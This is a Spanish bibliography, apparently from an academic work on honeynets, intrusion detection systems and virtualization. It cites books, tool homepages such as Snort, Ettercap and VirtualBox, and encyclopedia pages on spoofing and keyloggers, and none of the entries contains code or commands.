[Ca04]: CA, Categorización del ataque Octopus, , <http://www.ca.com/es/securityadvisor/pest/pest.asp>, (2004).

[Cifu04]: Cifuentes, Jesus Herney; Narvaez César Augusto, Manual de detección de vulnerabilidades de sistemas operativos Linux y Unix en redes TCP/IP, (2004).

[Domi05]: Dominguez Fernández Alfredo, redes FDDI, (2005).

[Gall04]: Eduardo Gallego, Jorge E. López de Vergara, Aprendiendo del Atacante, (2004).

[IEEE99]: Electronics & Communication Engineering Journal, ISO 8802/5 token ring local area network, (1999).

[Ente]: Enterasys "Secure Network", Dragon IDS.

[Fedo06]: Fedora Project, Sistema operativo Fedora 6, <https://fedoraproject.org>, (2006).

[Hone04a]: HoneyNet Research Alliance, The HoneyNet Project, Learning about security Threats, Wesley Addison, (2004).

[Hone04b]: HoneyNet Research Alliance, The HoneyNet Project, The Beginning, Wesley Addison, (2004).

[Hone04c]: HoneyNet Research Alliance, The HoneyNet Project, HoneyNets generación I, Wesley Addison, (2004).

[Hone04d]: HoneyNet Research Alliance, The HoneyNet Project, HoneyNets generación II, Wesley Addison, (2004).

- [Hone04e]: HoneyNet Research Alliance, The HoneyNet Project, HoneyNets virtuales, Wesley Addison, (2004).
- [Hone04f]: HoneyNet Research Alliance, The HoneyNet Project, The HoneyNet Architecture, Wesley Addison, (2004).
- [IISS]: IBM Internet Systems Security, Inc. (IISS), Real Secure IDS.
- [Wikih]: Keylogger.org, Keylogger, <http://es.wikipedia.org/wiki/Keylogger>.
- [Ssh]: Openssh, Features OpenSSH, <http://www.openssh.org/features.html>.
- [Orna01]: Ornaghi, Alberto; Valleri Marco, Ettercap, <http://ettercap.sourceforge.net>, (2001).
- [Plum82]: Plummer, David C., Un protocolo para la resolución de dirección ethernet, (1982).
- [Ranu92]: Ranum J. Marcus, TIS Firewall toolkit, (1992).
- [Secu]: Secure Computing Corp., encuesta realizada por Secure Corp sobre ataques externos e internos, <http://www.tecnoseguridad.net/encuesta-realizada-p>.
- [Snor]: Snort Community. Snort (ids/ips). <http://www.snort.org>, (1998).
- [lklb]: Sourceforce, LKL Project, <http://sourceforce.net/projects/lkl>.
- [Spit99]: Spitzner, Lance, To Build a HoneyNet, (1999).
- [vboxa]: Sun Microsystems, Virtual Box , <http://www.virtualbox.org/>
- [vboxb]: Sun Microsystems, Virtual Box, [http://www.virtualbox.org/wiki/End-user\\_documentat](http://www.virtualbox.org/wiki/End-user_documentat).
- [Syma]: Symantec Corporation, Intruder Alert and Netprowler (NIDS).
- [Tane03]: Tanenbaum Andrew S, Redes de computadoras, Pearson Education, (2003).
- [YUM03]: trac: Integrated SCM & Project Management, yellowdog updater modified, <http://yum.baseurl.org>, (2003).
- [vwar]: Vmware Inc., VMWare, , <http://www.vmware.com/>
- [Wikia]: Wikipedia, Redes de área local LAN, [http://es.wikipedia.org/wiki/Red\\_de\\_%C3%A1rea\\_loca](http://es.wikipedia.org/wiki/Red_de_%C3%A1rea_loca)
- [Wikib]: Wikipedia, Virtualización, <http://es.wikipedia.org/wiki/Virtualizaci%C3%B3n>
- [Wikic]: Wikipedia, Kernel basado en máquinas virtuales, [http://es.wikipedia.org/wiki/Kernel-based\\_Virtual\\_](http://es.wikipedia.org/wiki/Kernel-based_Virtual_)
- [Wikid]: Wikipedia, comparativa de máquinas virtuales,

[http://en.wikipedia.org/wiki/Comparison\\_of\\_virtual](http://en.wikipedia.org/wiki/Comparison_of_virtual)

[Wikie]: Wikipedia, Spoofing , <http://es.wikipedia.org/wiki/Spoofing>

[Wikif]: Wikipedia, Dirección MAC, [http://es.wikipedia.org/wiki/MAC\\_address](http://es.wikipedia.org/wiki/MAC_address)

[Wikig]: Wikipedia, Organizationally Unique Identifier, <http://es.wikipedia.org/wiki/OUI>

[Xen]: Xen® hypervisor, Xen, <http://www.xen.org/>

[Zimm80]: Zimmermann, Hubert, Transactions and communications, (1980).

[Octo03]: Octopus, código fuente “octopus.c”,  
<http://www.hoobie.net/security/exploits/hacking/oc>, (2003).